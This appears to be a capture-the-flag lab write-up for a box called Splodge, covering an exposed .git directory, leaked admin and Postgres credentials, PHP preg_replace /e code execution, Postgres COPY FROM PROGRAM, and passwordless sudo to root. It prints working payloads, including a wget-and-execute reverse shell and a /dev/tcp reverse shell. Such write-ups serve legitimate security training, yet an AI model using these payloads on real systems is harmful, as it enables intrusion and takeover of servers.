Splodge (.git exposure leading to foothold, postgres RCE to root)

Nmap

```
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 43:77:53:46:f8:78:c6:cb:c4:c6:b5:f2:61:2a:64:13 (RSA)
|   256 a5:b4:45:1f:eb:10:ac:1d:fc:64:de:4b:87:ed:7d:ca (ECDSA)
|_  256 44:7c:68:45:db:3d:45:9b:ec:7c:0d:94:6b:9e:31:f5 (ED25519)
80/tcp   open  http       nginx 1.16.1
|_http-title: 403 Forbidden
| http-git:
|   192.168.72.108:80/.git/
|     Git repository found!
|     .gitignore matched patterns 'bug' 'key'
|     .git/config matched patterns 'user'
|     Repository description: Unnamed repository; edit this file 'description' to
name the...
|     Last commit message: initial commit
|_    Project type: node.js application (guessed from .gitignore)
|_http-server-header: nginx/1.16.1
5432/tcp open  postgresql PostgreSQL DB 9.6.0 or later
| fingerprint-strings:
|   SMBProgNeg:
|     SFATAL
|     VFATAL
|     C0A000
|     Munsupported frontend protocol 65363.19778: server supports 2.0 to 3.0
|     Fpostmaster.c
|     L2071
|_    RProcessStartupPacket
8080/tcp open  http       nginx 1.16.1
|_http-title: Splodge | Home
|_http-server-header: nginx/1.16.1

PORT     STATE SERVICE VERSION
1337/tcp open  http    nginx 1.16.1
|_http-server-header: nginx/1.16.1
```

```
|_http-title: Commando
```


Web enum


We find a .git config under 192.168.72.108:80/.git/config

```
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[user]
    name = The Splodge
    email = admin@splodge.offsec
```


On port 8080, we land on a home page that also has an admin login portal.

http://192.168.72.108:8080/






http://192.168.72.108:8080/login



While letting our nmap automater scan finish, we also find another http port running on 1337

```
PORT     STATE SERVICE VERSION
1337/tcp open  http    nginx 1.16.1
|_http-server-header: nginx/1.16.1
|_http-title: Commando
```



Git enmueration

After poking at the command page, we do not find any vulnerabilites for OS command injection so lets move back to the web server and enumerate the git directory using GitTools.

https://github.com/internetwache/GitTools

First, lets use drib to enumerate directories.

```
---- Scanning URL: http://192.168.89.108/.git/ ----
+ http://192.168.89.108/.git/admin.php (CODE:403|SIZE:555)
+ http://192.168.89.108/.git/config (CODE:200|SIZE:149)
==> DIRECTORY: http://192.168.89.108/.git/hooks/
+ http://192.168.89.108/.git/index (CODE:200|SIZE:7704)
+ http://192.168.89.108/.git/index.php (CODE:403|SIZE:555)
==> DIRECTORY: http://192.168.89.108/.git/info/
+ http://192.168.89.108/.git/info.php (CODE:403|SIZE:555)
==> DIRECTORY: http://192.168.89.108/.git/logs/
==> DIRECTORY: http://192.168.89.108/.git/objects/
+ http://192.168.89.108/.git/phpinfo.php (CODE:403|SIZE:555)
+ http://192.168.89.108/.git/xmlrpc.php (CODE:403|SIZE:555)
+ http://192.168.89.108/.git/xmlrpc_server.php (CODE:403|SIZE:555)
```

Now we will use the gitdumper tool.

```
┌──(root㉿kali)-[~/pg/practice/Splodge]
└─# /opt/GitTools/Dumper/gitdumper.sh http://192.168.89.108/.git/ .git
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating .git/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[+] Downloaded: objects/6c/119454548d7d9933b6f40a2c26ecf436e0bedd
[-] Downloaded: objects/00/0000000000000000000000000000000000000000
[+] Downloaded: objects/f6/c9ba72ab6bc3094cb074f96aaca37ec6fae7a4
[+] Downloaded: objects/96/7315dd3d16d50942fa7abd383dfb95ec685491
[+] Downloaded: objects/b6/a4b86d7896efb1b63e08eaf6dcb22a19d2f06f
[+] Downloaded: objects/82/598e771767e34baf6b9204c4faadead975b941
[+] Downloaded: objects/44/dc07b0e1a1119264e6d302d16d3978ed9f5f61
```

Now we will use `git checkout -- .` navigate between the branches.

Now we have more directories to navigate.

```
┌──(root㉿kali)-[~/pg/practice/Splodge/.git]
└─# ls
app       bootstrap       composer.lock  database      public      routes       storage
artisan   composer.json   config         phpunit.xml   resources   server.php
```

Under the database directory, we find a seeds folder with `DatabaseSeeder.php` that exposes a password.


```
  DB::table('settings')->insert([
      'title' => 'Splodge',
      'filter' => '//',
      'replacement' => '',
      'password' => 'SplodgeSplodgeSplodge'
```

```
admin

SplodgeSplodgeSplodge
```

Now lets try these credentials on the admin page found on port 8080.

After loggin in, we are presented with this page.



If we search through the app's source code, we can find the post controller under `app/Http/Controllers/PostController.php`

```
  * Comment on a post
     *
     * @param  \App\Models\Post  $post
     * @return \Illuminate\Http\Response
     */
    public function comment(Request $request, Post $post)
    {
        error_reporting(E_ALL & ~E_NOTICE & ~E_DEPRECATED);
        $author = $request->input('commentAuthor');
        $message = $request->input('commentMessage');
        $settings = DB::table('settings')->first();
        $message = preg_replace($settings->filter, $settings->replacement,
$message);
        DB::table('comments')->insert(['post_id' => $post->id, 'author' => $author,
```

```
'message' => $message]);
        $comments = DB::table('comments')->where('post_id', '=', $post->id)->get();
        return view('post', ['post' => $post, 'comments' => $comments]);
    }
}
```

Foothold

After some searching around, we find a preg_replace() PHP Function exploit that can lead to RCE. https://captainnoob.medium.com/command-execution-preg-replace-php-function-exploit-62d6f746bda4

Essintially, this code accepts user input and replaces the user subject when delimiter/patterns get matched.

We can now create a payload and call it with a system command within the profanity replacement tab.

```
msfvenom -p linux/x86/shell_reverse_tcp -f elf -o shell lhost=192.168.49.89
lport=8080
```

In the profanity placement tab

```
system("wget http://KALI-IP/shell -O /tmp/shell && chmod 777 /tmp/shell &&
/tmp/shell");
```

Now use a python server to serve the payload and set up your listener to catch the reverse shell.

Admin Panel

Title

Splodge

Profanity Filter Regex

/x/e

Profanity Replacement

system("wget http://192.168.49.89/shell -O /tmp/shell && chmod 777 /tmp/shell && /tmp/shell");

Admin Panel Password

●●●●●●●●●●●●●●●●●●●●

UPDATE

Now open up a comment on the site and post a comment with out filtered regex character `x`

veniam, quis nostrum exercitationem ullam corporis suscipit laboriosam, nisi ut aliquid ex ea commodi consequatur? Quis autem vel eum iure reprehenderit qui in ea voluptate velit esse quam nihil molestiae consequatur, vel illum qui dolorem eum fugiat quo voluptas nulla pariatur?

Comments

test says...
robots.txt

Post a Comment

Name

shell

Comment

x

Post

We now have a reverse-shell on the box.

```
┌──(root㉿kali)-[~/pg/practice/Splodge]
└─# rlwrap nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.49.89] from (UNKNOWN) [192.168.89.108] 53990
id
uid=997(nginx) gid=995(nginx) groups=995(nginx)
```

Priv esc

We notice from our linpeas output that postgres is running as `thesplodge` user rather than the postgres user.

```
thesplo+  1132  0.0  0.1 249656  2044 ?        Ss   12:27   0:00 postgres: logger
thesplo+  1339  0.0  0.2 397512  3812 ?        Ss   12:27   0:00 postgres: checkpointer
hesplo+  1340  0.0  0.1 397528  3356 ?        Ss   12:27   0:00 postgres: background writer
thesplo+  1341  0.0  0.3 397396  6252 ?        Ss   12:27   0:00 postgres: walwriter
thesplo+  1342  0.0  0.1 397948  3280 ?        Ss   12:27   0:00 postgres: autovacuum launcher
thesplo+  1343  0.0  0.1 251908  2232 ?        Ss   12:27   0:00 postgres: stats collector
: logical replication launcher   2812 ?        Ss   12:27   0:00 postgres
thesplo+ 12747  0.0  0.3 398476  6408 ?        Ss   14:43   0:00 postgres: postgres splodge 127.0.0.1(51758) idle
```

Under the `/usr/share/nginx/html/.env` we find the postgres DB password.

```
DB_CONNECTION=pgsql
DB_HOST=127.0.0.1
DB_PORT=5432
DB_DATABASE=splodge
DB_USERNAME=postgres
DB_PASSWORD=PolicyWielderCandle120
```

We can connect to the DB remotley from our kali machine with these credentials.

```
psql -U postgres -p 5432 -h 192.168.89.108
```

```
┌──(root㉿kali)-[~/pg/practice/Splodge]
└─# psql -U postgres -p 5432 -h 192.168.89.108
Password for user postgres:
psql (14.2 (Debian 14.2-1+b3), server 12.4)
Type "help" for help.

postgres=#
```

Now we will need to gain RCE through the postgres database. First, lets check our current permissions.

```
postgres-# \du
```

```
postgres-# \du
                                   List of roles
 Role name |                         Attributes                         | Member of
-----------+------------------------------------------------------------+-----------
 postgres  | Superuser, Create role, Create DB, Replication, Bypass RLS | {}

postgres-# \list
```

We notice that we are a superuser. We can create a table and use the PROGRAM parameter to pass shell input. For reference: https://medium.com/r3d-buck3t/command-execution-with-postgresql-copy-command-a79aef9c2767

```
CREATE TABLE shell(output text);

COPY shell FROM PROGRAM 'sh -i >& /dev/tcp/192.168.49.89/8080 0>&1';
```

Now we have a shell as thesplodge user.

```
┌──(root㉿kali)-[~/pg/practice/Splodge]
└─# rlwrap nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.49.89] from (UNKNOWN) [192.168.89.108] 53996
sh: no job control in this shell
id
id
uid=1000(thesplodge) gid=1000(thesplodge) groups=1000(thesplodge)
sh-4.2$
```

This user has sudo permissions to run bash as root without a password with an easy lead to root.

```
User thesplodge may run the following commands on splodge:
    (ALL) NOPASSWD: /bin/bash
sudo /bin/bash
sudo /bin/bash
id
uid=0(root) gid=0(root) groups=0(root)
```